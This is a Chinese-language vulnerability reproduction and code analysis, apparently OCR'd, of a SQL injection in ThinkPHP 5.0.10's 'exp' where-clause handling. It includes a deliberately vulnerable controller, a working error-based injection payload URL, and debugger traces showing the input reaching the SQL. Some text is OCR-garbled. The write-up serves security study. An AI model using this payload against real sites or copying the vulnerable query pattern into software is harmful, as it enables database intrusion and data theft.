目录

一、介绍

1、简介

该漏洞存在于Mysql类的parseWhereItem函数中。由于程序没有对数据进行很好的过滤，直接将数据拼接到SQL语句。其次，Request类的filterValue函数没有过滤 NOT LIKE关键词，最终导致SQL注入漏洞的产生。

2、版本

```
ThinkPHP = 5.0.10
```

3、搭建环境

```
1) composer获取测试环境
composer create-project --prefer-dist topthink/think=5.0.10 ThinkPHP_5.0.10

2) 修改composer.json文件的require字段为指定的版本号
"require": {
    "php": ">=5.4.0",
    "topthink/framework": "5.0.10"
},

3) 执行更新版本语句
composer update

4) 将application/index/controller/Index.php 文件代码设置如下：
<?php
namespace app\index\controller;

class Index
{
    public function index()
```

```
        {
            $username = request()->get('username');
            $result = db('users')->where('username','exp',$username)->select();
            return 'select success';
        }
    }

    5) 在application/database.php文件中配置数据库相关信息

    6) 在application/config.php文件中开启app_debug和app_trace

    7) 创建数据库信息如下:
    create database tpdemo;
    use tpdemo;
    create table users (
        id int primay key auto_increment,
        username varchar(50) not null
    );
    insert inro users(id,username) values(1,'xxx');
```

4、参考链接


```
    https://www.cnblogs.com/yokan/p/16102644.html
```

二、复现

1、Payload

```
    http://127.0.0.1/ThinkPHP_5.0.10/public/index.php/index/index?username=)
union select updatexml(1,concat(0x7e,user(),0x7e),1)%23
```

2、效果



三、分析

1、传入Payload，开启Debug。

```php
<?php
namespace app\index\controller;

class Index
{
    public function index()
    {
        $username = request()->get( name: 'username');
        $result = db( name: 'users')->where( field: 'username', op: 'exp',$username)->select();
        return 'select success';
    }
}
```

2、程序调用Request类的get函数处理用户的输入，并调用input函数返回数据。

```php
public function get($name = '', $default = null, $filter = '')  $default: null  $filter: ""  $name: "username"
{
    if (empty($this->get)) {  $this: {instance => think\Request, hook => [0], method => "GET", domain => null, url
        $this->get = $_GET;  $_GET: {username => ") union select updatexml(1,concat(0x7,user(),0x7e),1)-- "}[1]
    }
    if (is_array($name)) {
        $this->param      = [];  param: [1]
        return $this->get = array_merge($this->get, $name);
    }
    return $this->input($this->get, $name, $default, $filter);  $default: null  $filter: ""  $name: "username"
}
```

3、input函数中虽然调用了过滤器getFilter，但是这里解析之后数据还是原来的数据，也就是说过滤器没有很好过滤数据。

```php
// 解析过滤器
$filter = $this->getFilter($filter, $default);  $default: null  $filter: {"", null}[2]

if (is_array($data)) {  $data: ") union select updatexml(1,concat(0x7,user(),0x7e),1)-- "
    array_walk_recursive( &array: $data, [$this, 'filterValue'], $filter);
    reset( &array: $data);
} else {
    $this->filterValue( &value: $data, $name, $filter);
}

if (isset($type) && $data !== $default) {
    // 强制类型转换
```

Request › input()

index.php

输出

变量

评估表达式(Enter)或添加监视(Ctrl+Shift+Enter)

$data = ") union select updatexml(1,concat(0x7,user(),0x7e),1)-- "

$default = null

$filter = {数组} [2]

0 = ""

1 = null

$name = "username"

4、接着回到了第二条语句，$result = db('users')->where('username','exp',$username)->select()。

```php
<?php
namespace app\index\controller;

class Index
{
    public function index()
    {
        $username = request()->get( name: 'username');  $username: ") union select updatexml(1
        $result = db( name: 'users')->where( field: 'username', op: 'exp',$username)->select();
        return 'select success';
    }
}
```

5、首先调用了Query类的where函数，通过其parseWhereExp函数分析查询语句，并返回。

```php
public function where($field, $op = null, $condition = null)   $condition
{
    $param = func_get_args();   $param: {"exp", ") union select updatexml
    array_shift( &array: $param);
    $this->parseWhereExp( logic: 'AND', $field, $op, $condition, $param);
    return $this;
}
```

6、接着进到了select函数，经过对$resultSet的判断，调用Builder类的select函数进行处理。

```php
public function select($data = null)   $data: null
{
    if ($data instanceof Query) {   $data: null
        return $data->select();
    } elseif ($data instanceof \Closure) {
        call_user_func_array($data, [ & $this]);   $this: {info => [0], event => [0],
        $data = null;
    }
```

```php
$resultSet = false;   $resultSet: false
if (empty($options['fetch_sql']) && !empty($options['cache'])) {
    // 判断查询缓存
    $cache = $options['cache'];
    unset($options['cache']);
    $key       = is_string($cache['key']) ? $cache['key'] : md5( string: serialize($
    $resultSet = Cache::get($key);
}
if (false === $resultSet) {   $resultSet: false
    // 生成查询SQL
    $sql = $this->builder->select($options);   $options: {multi => [1], where => [
```

7、跟进到Builder类的select函数中，程序对语句模板使用的变量填充，其中用来填充%WHERE%的变量中存在用户输入的数据。程序通过parseWhere函数对其进行了处理。

```php
public function select($options = [])  $options: {multi => [1], where => [1], table => '
{
    $sql = str_replace(
        ['%TABLE%', '%DISTINCT%', '%FIELD%', '%JOIN%', '%WHERE%', '%GROUP%', '%HAVING%',
        [
            $this->parseTable($options['table'], $options),  $this: {updateSql => "UPDAT
            $this->parseDistinct($options['distinct']),
            $this->parseField($options['field'], $options),
            $this->parseJoin($options['join'], $options),
            $this->parseWhere($options['where'], $options),
            $this->parseGroup($options['group']),
            $this->parseHaving($options['having']),
            $this->parseOrder($options['order'], $options),
            $this->parseLimit($options['limit']),
            $this->parseUnion($options['union']),
            $this->parseLock($options['lock']),
            $this->parseComment($options['comment']),
            $this->parseForce($options['force']),
        ], $this->selectSql);
    return $sql;
}
```

8、跟进到parseWhere函数，可以看到其调用了buildWhere函数进行处理。


```php
protected function parseWhere($where, $options)  $options: {multi => [1], where
{
    $whereStr = $this->buildWhere($where, $options);  $options: {multi => [1], w
    if (!empty($options['soft_delete'])) {
        // 附加软删除条件
        list($field, $condition) = $options['soft_delete'];

        $binds    = $this->query->getFieldsBind($options['table']);
        $whereStr = $whereStr ? '( ' . $whereStr . ' ) AND ' : '';
```


9、跟进到buildWhere函数，其中调用了parseWhereItem函数对数据进行了处理。


```php
public function buildWhere($where, $options)  $options: {multi => [1], where =>
{
    if (empty($where)) {  $where: {AND => [1]}[1]
        $where = [];
    }

    if ($where instanceof Query) {
        return $this->buildWhere($where->getOptions( name: 'where'), $options);
    }
```

```php
        // 对字段使用表达式查询
        $field = is_string($field) ? $field : '';
        $str[] = ' ' . $key . ' ' . $this->parseWhereItem($field, $value, $key, $options, $binds);
    }
}
```

10、当参数值等于'EXP'时，就将用户的数据拼接进SQL语句，最终导致了SQL注入漏洞。


} elseif ('EXP' == $exp) { $exp: "EXP"
// 表达式查询
$whereStr .= '(' . $key . ' ' . $value . ')'; $key: "`username`" $value: ") un
} elseif (in_array($exp, ['NOT NULL', 'NULL'])) {
// NULL 查询
$whereStr .= $key . ' IS ' . $exp;
} elseif (in_array($exp, ['NOT IN', 'IN'])) {
// IN 查询
if ($value instanceof \Closure) {
$whereStr .= $key . ' ' . $exp . ' ' . $this->parseClosure($value);
} else {
$value = array_unique(array: is_array($value) ? $value : explode(separator: ',', $v
if (array_key_exists($field, $binds)) {
$bind = [];
Builder › parseWhereItem()
index.php
index.php
输出
变量
评估表达式(Enter)或添加监视(Ctrl+Shift+Enter)
$bindName = "where_username"
$bindType = {int} 2
$binds = {数组} [2]
$exp = "EXP"
$field = "username"
$key = "`username`"


$whereStr .= empty($whereStr) ? substr(implode(separator: ' ', $str), offset: strlen($key) + 1) : implode(separator
}
return $whereStr; $whereStr: " (`username`) union select updatexml(1,concat(0x7,user(),0x7e),1)--)"


$this->parseJoin($options['join'], $options),
$this->parseWhere($options['where'], $options),
$this->parseGroup($options['group']),
$this->parseHaving($options['having']),
$this->parseOrder($options['order'], $options),
$this->parseLimit($options['limit']),
$this->parseUnion($options['union']),
$this->parseLock($options['lock']),
$this->parseComment($options['comment']),
$this->parseForce($options['force']), $options: {multi => [1], where => [1], table => "users", field
], $this->selectSql); $this: {updateSql => "UPDATE %TABLE% %JOIN% SET %SET% %WHERE% %ORDER%%LIMIT% %LOCK%
return $sql;
Builder
index.php
index.php
控制台
输出
变量
评估表达式(Enter)或添加监视(Ctrl+Shift+Enter)
$options = {数组} [19]
$sql = "SELECT * FROM `users` WHERE (`username`) union select updatexml(1,concat(0x7,user(),0x7e),1)--)"
$this = {think\db\builder\Mysql} [8]

四、流程图


http://localhost:800
No Environment
GET
http://localhost:8000/index/index/index?username=)%20union%20select%20updatexml(1,concat(0x...
Params
Send
Save
Key
Value
Description
Bulk Edit
username
)%20union%20select%20updatexml(1,concat(0x7,user(),0x7e),1)%23
public function select($options = [])
{
$sql = str_replace(
[... , '%WHERE%', ...],
[
$this->parseWhere($options['where'], $options),
], $this->selectSql);
return $sql;
}
protected function parseWhere($where, $options)
{
$whereStr = $this->buildWhere($where, $options);
return empty($whereStr) ? '' : ' WHERE ' . $whereStr;
}
public function buildWhere($where, $options)
{
$whereStr = '';
foreach ($where as $key => $val) {
$str = [];
foreach ($val as $field => $value) {
else {
$field = is_string($field) ? $field : ''; // 对字段使用表达式查询
$str[] = ' ' . $key . ' ' . $this->parseWhereItem(
$field, $value, $key, $options, $binds
);
}
}
$whereStr .= empty($whereStr) ? substr(implode(' ', $str), strlen($key) + 1)
: implode(' ', $str);
}
return $whereStr;
}
protected function parseWhereItem($field, $val, $options = [], $...)
{
elseif ('EXP' == $exp) {
$whereStr .= '(' . $key . ' ' . $value . ')'; // 表达式查询
// "(`username`) union select updatexml(1,concat(0x7,user(),0x7e),1)#
}
return $whereStr;
}